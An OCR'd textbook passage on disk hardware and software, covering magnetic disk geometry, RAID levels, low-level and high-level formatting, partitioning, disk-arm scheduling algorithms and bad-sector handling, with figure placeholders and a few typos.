Disks come in a variety of types. The most common ones are the magnetic hard disks. They are characterized by the fact that reads and writes are equally fast, which makes them suitable as secondary memory (paging, file systems, etc.). Arrays of these disks are sometimes used to provide highly reliable storage. For distribution of programs, data, and movies, optical disks (DVDs and Blu-ray) are also important. Finally, solid-state disks are increasingly popular as they are fast and do not contain moving parts. In the following sections we will discuss magnetic disks as an example of the hardware and then describe the software for disk devices in general.

Magnetic Disks

Magnetic disks are organized into cylinders, each one containing as many tracks as there are heads stacked vertically. The tracks are divided into sectors, with the number of sectors around the circumference typically being 8 to 32 on floppy disks, and up to several hundred on hard disks. The number of heads varies from 1 to about 16.

Older disks have little electronics and just deliver a simple serial bit stream. On these disks, the controller does most of the work. On other disks, in particular, **IDE** (**Integrated Drive Electronics**) and **SATA** (**Serial ATA**) disks, the disk drive itself contains a microcontroller that does considerable work and allows the real controller to issue a set of higher-level commands. The controller often does track caching, bad-block remapping, and much more.

A device feature that has important implications for the disk driver is the possibility of a controller doing seeks on two or more drives at the same time. These are known as **overlapped seeks**. While the controller and software are waiting for a seek to complete on one drive, the controller can initiate a seek on another drive. Many controllers can also read or write on one drive while seeking on one or more other drives, but a floppy disk controller cannot read or write on two drives at the

same time. (Reading or writing requires the controller to move bits on a microsecond time scale, so one transfer uses up most of its computing power.) The situation is different for hard disks with integrated controllers, and in a system with more than one of these hard drives they can operate simultaneously, at least to the extent of transferring between the disk and the controller's buffer memory. Only one transfer between the controller and the main memory is possible at once, however. The ability to perform two or more operations at the same time can reduce the average access time considerably.

Figure 5-18 compares parameters of the standard storage medium for the original IBM PC with parameters of a disk made three decades later to show how much disks changed in that time. It is interesting to note that not all parameters have improved as much. Average seek time is almost 9 times better than it was, transfer rate is 16,000 times better, while capacity is up by a factor of 800,000. This pattern has to do with relatively gradual improvements in the moving parts, but much higher bit densities on the recording surfaces.

Parameter	IBM 360-KB floppy disk	WD 3000 HLFS hard disk
Number of cylinders	40	36,481
Tracks per cylinder	2	255
Sectors per track	9	63 (avg)
Sectors per disk	720	586,072,368
Bytes per sector	512	512
Disk capacity	360 KB	300 GB
Seek time (adjacent cylinders)	6 msec	0.7 msec
Seek time (average case)	77 msec	4.2 msec
Rotation time	200 msec	6 msec
Time to transfer 1 sector	22 msec	1.4 μsec

Figure 5-18. Disk parameters for the original IBM PC 360-KB floppy disk and a Western Digital WD 3000 HLFS ("Velociraptor") hard disk.

One thing to be aware of in looking at the specifications of modern hard disks is that the geometry specified, and used by the driver software, is almost always different from the physical format. On old disks, the number of sectors per track was the same for all cylinders. Modern disks are divided into zones with more sectors on the outer zones than the inner ones. Fig. 5-19(a) illustrates a tiny disk with two zones. The outer zone has 32 sectors per track; the inner one has 16 sectors per track. A real disk, such as the WD 3000 HLFS, typically has 16 or more zones, with the number of sectors increasing by about 4% per zone as one goes out from the innermost to the outermost zone.

To hide the details of how many sectors each track has, most modern disks have a virtual geometry that is presented to the operating system. The software is instructed to act as though there are x cylinders, y heads, and z sectors per track.




Figure 5-19. (a) Physical geometry of a disk with two zones. (b) A possible virtual geometry for this disk.

The controller then remaps a request for (x, y, z) onto the real cylinder, head, and sector. A possible virtual geometry for the physical disk of Fig. 5-19(a) is shown in Fig. 5-19(b). In both cases the disk has 192 sectors, only the published arrangement is different than the real one.

For PCs, the maximum values for these three parameters are often (65535, 16, and 63), due to the need to be backward compatible with the limitations of the original IBM PC. On this machine, 16-, 4-, and 6-bit fields were used to specify these numbers, with cylinders and sectors numbered starting at 1 and heads numbered starting at 0. With these parameters and 512 bytes per sector, the largest possible disk is 31.5 GB. To get around this limit, all modern disks now support a system called **logical block addressing**, in which disk sectors are just numbered consecutively starting at 0, without regard to the disk geometry.

RAID

CPU performance has been increasing exponentially over the past decade, roughly doubling every 18 months. Not so with disk performance. In the 1970s, average seek times on minicomputer disks were 50 to 100 msec. Now seek times are still a few msec. In most technical industries (say, automobiles or aviation), a factor of 5 to 10 performance improvement in two decades would be major news (imagine 300-MPG cars), but in the computer industry it is an embarrassment. Thus the gap between CPU performance and (hard) disk performance has become much larger over time. Can anything be done to help?

Yes! As we have seen, parallel processing is increasingly being used to speed up CPU performance. It has occurred to various people over the years that parallel I/O might be a good idea, too. In their 1988 paper, Patterson et al. suggested six specific disk organizations that could be used to improve disk performance, reliability, or both (Patterson et al., 1988). These ideas were quickly adopted by industry and have led to a new class of I/O device called a **RAID**. Patterson et al. defined RAID as **Redundant Array of Inexpensive Disks**, but industry redefined the I to be "Independent" rather than "Inexpensive" (maybe so they could charge more?). Since a villain was also needed (as in RISC vs. CISC, also due to Patterson), the bad guy here was the **SLED** (**Single Large Expensive Disk**).

The fundamental idea behind a RAID is to install a box full of disks next to the computer, typically a large server, replace the disk controller card with a RAID controller, copy the data over to the RAID, and then continue normal operation. In other words, a RAID should look like a SLED to the operating system but have better performance and better reliability. In the past, RAIDs consisted almost exclusively of a RAID SCSI controller plus a box of SCSI disks, because the performance was good and modern SCSI supports up to 15 disks on a single controller. Nowadays, many manufacturers also offer (less expensive) RAIDs based on SATA. In this way, no software changes are required to use the RAID, a big selling point for many system administrators.

In addition to appearing like a single disk to the software, all RAIDs have the property that the data are distributed over the drives, to allow parallel operation. Several different schemes for doing this were defined by Patterson et al. Nowadays, most manufacturers refer to the seven standard configurations as RAID level 0 through RAID level 6. In addition, there are a few other minor levels that we will not discuss. The term "level" is something of a misnomer since no hierarchy is involved; there are simply seven different organizations possible.

RAID level 0 is illustrated in Fig. 5-20(a). It consists of viewing the virtual single disk simulated by the RAID as being divided up into strips of k sectors each, with sectors 0 to $k-1$ being strip 0, sectors k to $2k-1$ strip 1, and so on. For $k = 1$, each strip is a sector; for $k = 2$ a strip is two sectors, etc. The RAID level 0 organization writes consecutive strips over the drives in round-robin fashion, as depicted in Fig. 5-20(a) for a RAID with four disk drives.

Distributing data over multiple drives like this is called **striping**. For example, if the software issues a command to read a data block consisting of four consecutive strips starting at a strip boundary, the RAID controller will break this command up into four separate commands, one for each of the four disks, and have them operate in parallel. Thus we have parallel I/O without the software knowing about it.

RAID level 0 works best with large requests, the bigger the better. If a request is larger than the number of drives times the strip size, some drives will get multiple requests, so that when they finish the first request they start the second one. It is up to the controller to split the request up and feed the proper commands to the

proper disks in the right sequence and then assemble the results in memory correctly. Performance is excellent and the implementation is straightforward.

RAID level 0 works worst with operating systems that habitually ask for data one sector at a time. The results will be correct, but there is no parallelism and hence no performance gain. Another disadvantage of this organization is that the reliability is potentially worse than having a SLED. If a RAID consists of four disks, each with a mean time to failure of 20,000 hours, about once every 5000 hours a drive will fail and all the data will be completely lost. A SLED with a mean time to failure of 20,000 hours would be four times more reliable. Because no redundancy is present in this design, it is not really a true RAID.

The next option, RAID level 1, shown in Fig. 5-20(b), is a true RAID. It duplicates all the disks, so there are four primary disks and four backup disks. On a write, every strip is written twice. On a read, either copy can be used, distributing the load over more drives. Consequently, write performance is no better than for a single drive, but read performance can be up to twice as good. Fault tolerance is excellent: if a drive crashes, the copy is simply used instead. Recovery consists of simply installing a new drive and copying the entire backup drive to it.

Unlike levels 0 and 1, which work with strips of sectors, RAID level 2 works on a word basis, possibly even a byte basis. Imagine splitting each byte of the single virtual disk into a pair of 4-bit nibbles, then adding a Hamming code to each one to form a 7-bit word, of which bits 1, 2, and 4 were parity bits. Further imagine that the seven drives of Fig. 5-20(c) were synchronized in terms of arm position and rotational position. Then it would be possible to write the 7-bit Hamming coded word over the seven drives, one bit per drive.

The Thinking Machines CM-2 computer used this scheme, taking 32-bit data words and adding 6 parity bits to form a 38-bit Hamming word, plus an extra bit for word parity, and spread each word over 39 disk drives. The total throughput was immense, because in one sector time it could write 32 sectors worth of data. Also, losing one drive did not cause problems, because loss of a drive amounted to losing 1 bit in each 39-bit word read, something the Hamming code could handle on the fly.

On the down side, this scheme requires all the drives to be rotationally synchronized, and it only makes sense with a substantial number of drives (even with 32 data drives and 6 parity drives, the overhead is 19%). It also asks a lot of the controller, since it must do a Hamming checksum every bit time.

RAID level 3 is a simplified version of RAID level 2. It is illustrated in Fig. 5-20(d). Here a single parity bit is computed for each data word and written to a parity drive. As in RAID level 2, the drives must be exactly synchronized, since individual data words are spread over multiple drives.

At first thought, it might appear that a single parity bit gives only error detection, not error correction. For the case of random undetected errors, this observation is true. However, for the case of a drive crashing, it provides full 1-bit error correction since the position of the bad bit is known. In the event that a drive




Figure 5-20. RAID levels 0 through 6. Backup and parity drives are shown shaded.

crashes, the controller just pretends that all its bits are 0s. If a word has a parity error, the bit from the dead drive must have been a 1, so it is corrected. Although both RAID levels 2 and 3 offer very high data rates, the number of separate I/O requests per second they can handle is no better than for a single drive.

RAID levels 4 and 5 work with strips again, not individual words with parity, and do not require synchronized drives. RAID level 4 [see Fig. 5-20(e)] is like RAID level 0, with a strip-for-strip parity written onto an extra drive. For example, if each strip is k bytes long, all the strips are EXCLUSIVE ORed together, resulting in a parity strip k bytes long. If a drive crashes, the lost bytes can be recomputed from the parity drive by reading the entire set of drives.

This design protects against the loss of a drive but performs poorly for small updates. If one sector is changed, it is necessary to read all the drives in order to recalculate the parity, which must then be rewritten. Alternatively, it can read the old user data and the old parity data and recompute the new parity from them. Even with this optimization, a small update requires two reads and two writes.

As a consequence of the heavy load on the parity drive, it may become a bottleneck. This bottleneck is eliminated in RAID level 5 by distributing the parity bits uniformly over all the drives, round-robin fashion, as shown in Fig. 5-20(f). However, in the event of a drive crash, reconstructing the contents of the failed drive is a complex process.

Raid level 6 is similar to RAID level 5, except that an additional parity block is used. In other words, the data is striped across the disks with two parity blocks instead of one. As a result, writes are bit more expensive because of the parity calculations, but reads incur no performance penalty. It does offer more reliability (imagine what happens if RAID level 5 encounters a bad block just when it is rebuilding its array).

5.4.2 Disk Formatting

A hard disk consists of a stack of aluminum, alloy, or glass platters typically 3.5 inch in diameter (or 2.5 inch on notebook computers). On each platter is deposited a thin magnetizable metal oxide. After manufacturing, there is no information whatsoever on the disk.

Before the disk can be used, each platter must receive a **low-level format** done by software. The format consists of a series of concentric tracks, each containing some number of sectors, with short gaps between the sectors. The format of a sector is shown in Fig. 5-21.

Figure 5-21. A disk sector.

The preamble starts with a certain bit pattern that allows the hardware to recognize the start of the sector. It also contains the cylinder and sector numbers and some other information. The size of the data portion is determined by the low-level formatting program. Most disks use 512-byte sectors. The ECC field contains redundant information that can be used to recover from read errors. The size and content of this field varies from manufacturer to manufacturer, depending on how much disk space the designer is willing to give up for higher reliability and how complex an ECC code the controller can handle. A 16-byte ECC field is not unusual. Furthermore, all hard disks have some number of spare sectors allocated to be used to replace sectors with a manufacturing defect.

The position of sector 0 on each track is offset from the previous track when the low-level format is laid down. This offset, called **cylinder skew**, is done to improve performance. The idea is to allow the disk to read multiple tracks in one continuous operation without losing data. The nature of the problem can be seen by looking at Fig. 5-19(a). Suppose that a request needs 18 sectors starting at sector 0 on the innermost track. Reading the first 16 sectors takes one disk rotation, but a seek is needed to move outward one track to get the 17th sector. By the time the head has moved one track, sector 0 has rotated past the head so an entire rotation is needed until it comes by again. That problem is eliminated by offsetting the sectors as shown in Fig. 5-22.

The amount of cylinder skew depends on the drive geometry. For example, a 10,000-RPM (Revolutions Per Minute) drive rotates in 6 msec. If a track contains 300 sectors, a new sector passes under the head every 20 μsec. If the track-to-track seek time is 800 μsec, 40 sectors will pass by during the seek, so the cylinder skew should be at least 40 sectors, rather than the three sectors shown in Fig. 5-22. It is worth mentioning that switching between heads also takes a finite time, so there is **head skew** as well as cylinder skew, but head skew is not very large, usually much less than one sector time.

As a result of the low-level formatting, disk capacity is reduced, depending on the sizes of the preamble, intersector gap, and ECC, as well as the number of spare sectors reserved. Often the formatted capacity is 20% lower than the unformatted capacity. The spare sectors do not count toward the formatted capacity, so all disks of a given type have exactly the same capacity when shipped, independent of how many bad sectors they actually have (if the number of bad sectors exceeds the number of spares, the drive will be rejected and not shipped).

There is considerable confusion about disk capacity because some manufacturers advertised the unformatted capacity to make their drives look larger than they in reality are. For example, let us consider a drive whose unformatted capacity is 200×10^9 bytes. This might be sold as a 200-GB disk. However, after formatting, posibly only 170×10^9 bytes are available for data. To add to the confusion, the operating system will probably report this capacity as 158 GB, not 170 GB, because software considers a memory of 1 GB to be 2^{30} (1,073,741,824) bytes, not 10^9 (1,000,000,000) bytes. It would be better if this were reported as 158 GiB.




Figure 5-22. An illustration of cylinder skew.

To make things even worse, in the world of data communications, 1 Gbps means 1,000,000,000 bits/sec because the prefix *giga* really does mean 10^9 (a kilometer is 1000 meters, not 1024 meters, after all). Only with memory and disk sizes do kilo, mega, giga, and tera mean 2^{10}, 2^{20}, 2^{30}, and 2^{40}, respectively.

To avoid confusion, some authors use the prefixes kilo, mega, giga, and tera to mean 10^3, 10^6, 10^9, and 10^{12} respectively, while using kibi, mebi, gibi, and tebi to mean 2^{10}, 2^{20}, 2^{30}, and 2^{40}, respectively. However, the use of the "b" prefixes is relatively rare. Just in case you like really big numbers, the prefixes following tebi are pebi, exbi, zebi, and yobi, so a yobibyte is a whole bunch of bytes (2^{80} to be precise).

Formatting also affects performance. If a 10,000-RPM disk has 300 sectors per track of 512 bytes each, it takes 6 msec to read the 153,600 bytes on a track for a data rate of 25,600,000 bytes/sec or 24.4 MB/sec. It is not possible to go faster than this, no matter what kind of interface is present, even if it is a SCSI interface at 80 MB/sec or 160 MB/sec.

Actually reading continuously at this rate requires a large buffer in the controller. Consider, for example, a controller with a one-sector buffer that has been given a command to read two consecutive sectors. After reading the first sector from the disk and doing the ECC calculation, the data must be transferred to main

memory. While this transfer is taking place, the next sector will fly by the head. When the copy to memory is complete, the controller will have to wait almost an entire rotation time for the second sector to come around again.

This problem can be eliminated by numbering the sectors in an interleaved fashion when formatting the disk. In Fig. 5-23(a), we see the usual numbering pattern (ignoring cylinder skew here). In Fig. 5-23(b), we see **single interleaving**, which gives the controller some breathing space between consecutive sectors in order to copy the buffer to main memory.




Figure 5-23. (a) No interleaving. (b) Single interleaving. (c) Double interleaving.

If the copying process is very slow, the **double interleaving** of Fig. 5-24(c) may be needed. If the controller has a buffer of only one sector, it does not matter whether the copying from the buffer to main memory is done by the controller, the main CPU, or a DMA chip; it still takes some time. To avoid the need for interleaving, the controller should be able to buffer an entire track. Most modern controllers can buffer many entire tracks.

After low-level formatting is completed, the disk is partitioned. Logically, each partition is like a separate disk. Partitions are needed to allow multiple operating systems to coexist. Also, in some cases, a partition can be used for swapping. In the x86 and most other computers, sector 0 contains the **MBR** (**Master Boot Record**), which contains some boot code plus the partition table at the end. The MBR, and thus support for partition tables, first appeared in IBM PCs in 1983 to support the then-massive 10-MB hard drive in the PC XT. Disks have grown a bit since then. As MBR partition entries in most systems are limited to 32 bits, the maximum disk size that can be supported with 512 B sectors is 2 TB. For this reason, most operating since now also support the new **GPT** (**GUID Partition Table**), which supports disk sizes up to 9.4 ZB (9,444,732,965,739,290,426,880 bytes). At the time this book went to press, this was considered a lot of bytes.

The partition table gives the starting sector and size of each partition. On the x86, the MBR partition table has room for four partitions. If all of them are for Windows, they will be called C:, D:, E:, and F: and treated as separate drives. If three of them are for Windows and one is for UNIX, then Windows will call its partitions C:, D:, and E:. If a USB drive is added, it will be F:. To be able to boot from the hard disk, one partition must be marked as active in the partition table.

The final step in preparing a disk for use is to perform a **high-level format** of each partition (separately). This operation lays down a boot block, the free storage administration (free list or bitmap), root directory, and an empty file system. It also puts a code in the partition table entry telling which file system is used in the partition because many operating systems support multiple incompatible file systems (for historical reasons). At this point the system can be booted.

When the power is turned on, the BIOS runs initially and then reads in the master boot record and jumps to it. This boot program then checks to see which partition is active. Then it reads in the boot sector from that partition and runs it. The boot sector contains a small program that generally loads a larger bootstrap loader that searches the file system to find the operating system kernel. That program is loaded into memory and executed.

5.4.3 Disk Arm Scheduling Algorithms

In this section we will look at some issues related to disk drivers in general. First, consider how long it takes to read or write a disk block. The time required is determined by three factors:

1. Seek time (the time to move the arm to the proper cylinder).
2. Rotational delay (how long for the proper sector to appear under the reading head).
3. Actual data transfer time.

For most disks, the seek time dominates the other two times, so reducing the mean seek time can improve system performance substantially.

If the disk driver accepts requests one at a time and carries them out in that order, that is, **FCFS** (**First-Come, First-Served**), little can be done to optimize seek time. However, another strategy is possible when the disk is heavily loaded. It is likely that while the arm is seeking on behalf of one request, other disk requests may be generated by other processes. Many disk drivers maintain a table, indexed by cylinder number, with all the pending requests for each cylinder chained together in a linked list headed by the table entries.

Given this kind of data structure, we can improve upon the first-come, first-served scheduling algorithm. To see how, consider an imaginary disk with 40 cylinders. A request comes in to read a block on cylinder 11. While the seek to cylinder 11 is in progress, new requests come in for cylinders 1, 36, 16, 34, 9, and 12, in that order. They are entered into the table of pending requests, with a separate linked list for each cylinder. The requests are shown in Fig. 5-24.

When the current request (for cylinder 11) is finished, the disk driver has a choice of which request to handle next. Using FCFS, it would go next to cylinder 1, then to 36, and so on. This algorithm would require arm motions of 10, 35, 20, 18, 25, and 3, respectively, for a total of 111 cylinders.




Figure 5-24. Shortest Seek First (SSF) disk scheduling algorithm.

Alternatively, it could always handle the closest request next, to minimize seek time. Given the requests of Fig. 5-24, the sequence is 12, 9, 16, 1, 34, and 36, shown as the jagged line at the bottom of Fig. 5-24. With this sequence, the arm motions are 1, 3, 7, 15, 33, and 2, for a total of 61 cylinders. This algorithm, called **SSF** (**Shortest Seek First**), cuts the total arm motion almost in half compared to FCFS.

Unfortunately, SSF has a problem. Suppose more requests keep coming in while the requests of Fig. 5-24 are being processed. For example, if, after going to cylinder 16, a new request for cylinder 8 is present, that request will have priority over cylinder 1. If a request for cylinder 13 then comes in, the arm will next go to 13, instead of 1. With a heavily loaded disk, the arm will tend to stay in the middle of the disk most of the time, so requests at either extreme will have to wait until a statistical fluctuation in the load causes there to be no requests near the middle. Requests far from the middle may get poor service. The goals of minimal response time and fairness are in conflict here.

Tall buildings also have to deal with this trade-off. The problem of scheduling an elevator in a tall building is similar to that of scheduling a disk arm. Requests come in continuously calling the elevator to floors (cylinders) at random. The computer running the elevator could easily keep track of the sequence in which customers pushed the call button and service them using FCFS or SSF.

However, most elevators use a different algorithm in order to reconcile the mutually conflicting goals of efficiency and fairness. They keep moving in the same direction until there are no more outstanding requests in that direction, then they switch directions. This algorithm, known both in the disk world and the elevator world as the **elevator algorithm**, requires the software to maintain 1 bit: the current direction bit, *UP* or *DOWN*. When a request finishes, the disk or elevator driver checks the bit. If it is *UP*, the arm or cabin is moved to the next highest pending request. If no requests are pending at higher positions, the direction bit is reversed. When the bit is set to *DOWN*, the move is to the next lowest requested position, if any. If no request is pending, it just stops and waits.

Figure 5-25 shows the elevator algorithm using the same seven requests as Fig. 5-24, assuming the direction bit was initially *UP*. The order in which the cylinders are serviced is 12, 16, 34, 36, 9, and 1, which yields arm motions of 1, 4, 18, 2, 27, and 8, for a total of 60 cylinders. In this case the elevator algorithm is slightly better than SSF, although it is usually worse. One nice property the elevator algorithm has is that given any collection of requests, the upper bound on the total motion is fixed: it is just twice the number of cylinders.




Figure 5-25. The elevator algorithm for scheduling disk requests.

A slight modification of this algorithm that has a smaller variance in response times (Teory, 1972) is to always scan in the same direction. When the highest-numbered cylinder with a pending request has been serviced, the arm goes to the lowest-numbered cylinder with a pending request and then continues moving in an upward direction. In effect, the lowest-numbered cylinder is thought of as being just above the highest-numbered cylinder.

Some disk controllers provide a way for the software to inspect the current sector number under the head. With such a controller, another optimization is possible. If two or more requests for the same cylinder are pending, the driver can issue a request for the sector that will pass under the head next. Note that when multiple tracks are present in a cylinder, consecutive requests can be for different tracks with no penalty. The controller can select any of its heads almost instantaneously (head selection involves neither arm motion nor rotational delay).

If the disk has the property that seek time is much faster than the rotational delay, then a different optimization should be used. Pending requests should be sorted by sector number, and as soon as the next sector is about to pass under the head, the arm should be zipped over to the right track to read or write it.

With a modern hard disk, the seek and rotational delays so dominate performance that reading one or two sectors at a time is very inefficient. For this reason, many disk controllers always read and cache multiple sectors, even when only one is requested. Typically any request to read a sector will cause that sector and much or all the rest of the current track to be read, depending upon how much

space is available in the controller's cache memory. The hard disk described in Fig. 5-18 has a 4-MB cache, for example. The use of the cache is determined dynamically by the controller. In its simplest mode, the cache is divided into two sections, one for reads and one for writes. If a subsequent read can be satisfied out of the controller's cache, it can return the requested data immediately.

It is worth noting that the disk controller's cache is completely independent of the operating system's cache. The controller's cache usually holds blocks that have not actually been requested, but which were convenient to read because they just happened to pass under the head as a side effect of some other read. In contrast, any cache maintained by the operating system will consist of blocks that were explicitly read and which the operating system thinks might be needed again in the near future (e.g., a disk block holding a directory block).

When several drives are present on the same controller, the operating system should maintain a pending request table for each drive separately. Whenever any drive is idle, a seek should be issued to move its arm to the cylinder where it will be needed next (assuming the controller allows overlapped seeks). When the current transfer finishes, a check can be made to see if any drives are positioned on the correct cylinder. If one or more are, the next transfer can be started on a drive that is already on the right cylinder. If none of the arms is in the right place, the driver should issue a new seek on the drive that just completed a transfer and wait until the next interrupt to see which arm gets to its destination first.

It is important to realize that all of the above disk-scheduling algorithms tacitly assume that the real disk geometry is the same as the virtual geometry. If it is not, then scheduling disk requests makes no sense because the operating system cannot really tell whether cylinder 40 or cylinder 200 is closer to cylinder 39. On the other hand, if the disk controller can accept multiple outstanding requests, it can use these scheduling algorithms internally. In that case, the algorithms are still valid, but one level down, inside the controller.

5.4.4 Error Handling

Disk manufacturers are constantly pushing the limits of the technology by increasing linear bit densities. A track midway out on a 5.25-inch disk has a circumference of about 300 mm. If the track holds 300 sectors of 512 bytes, the linear recording density may be about 5000 bits/mm taking into account the fact that some space is lost to preambles, ECCs, and intersector gaps. Recording 5000 bits/mm requires an extremely uniform substrate and a very fine oxide coating. Unfortunately, it is not possible to manufacture a disk to such specifications without defects. As soon as manufacturing technology has improved to the point where it is possible to operate flawlessly at such densities, disk designers will go to higher densities to increase the capacity. Doing so will probably reintroduce defects.

Manufacturing defects introduce bad sectors, that is, sectors that do not correctly read back the value just written to them. If the defect is very small, say, only

a few bits, it is possible to use the bad sector and just let the ECC correct the errors every time. If the defect is bigger, the error cannot be masked.

There are two general approaches to bad blocks: deal with them in the controller or deal with them in the operating system. In the former approach, before the disk is shipped from the factory, it is tested and a list of bad sectors is written onto the disk. For each bad sector, one of the spares is substituted for it.

There are two ways to do this substitution. In Fig. 5-26(a), we see a single disk track with 30 data sectors and two spares. Sector 7 is defective. What the controller can do is remap one of the spares as sector 7 as shown in Fig. 5-26(b). The other way is to shift all the sectors up one, as shown in Fig. 5-26(c). In both cases the controller has to know which sector is which. It can keep track of this information through internal tables (one per track) or by rewriting the preambles to give the remapped sector numbers. If the preambles are rewritten, the method of Fig. 5-26(c) is more work (because 23 preambles must be rewritten) but ultimately gives better performance because an entire track can still be read in one rotation.

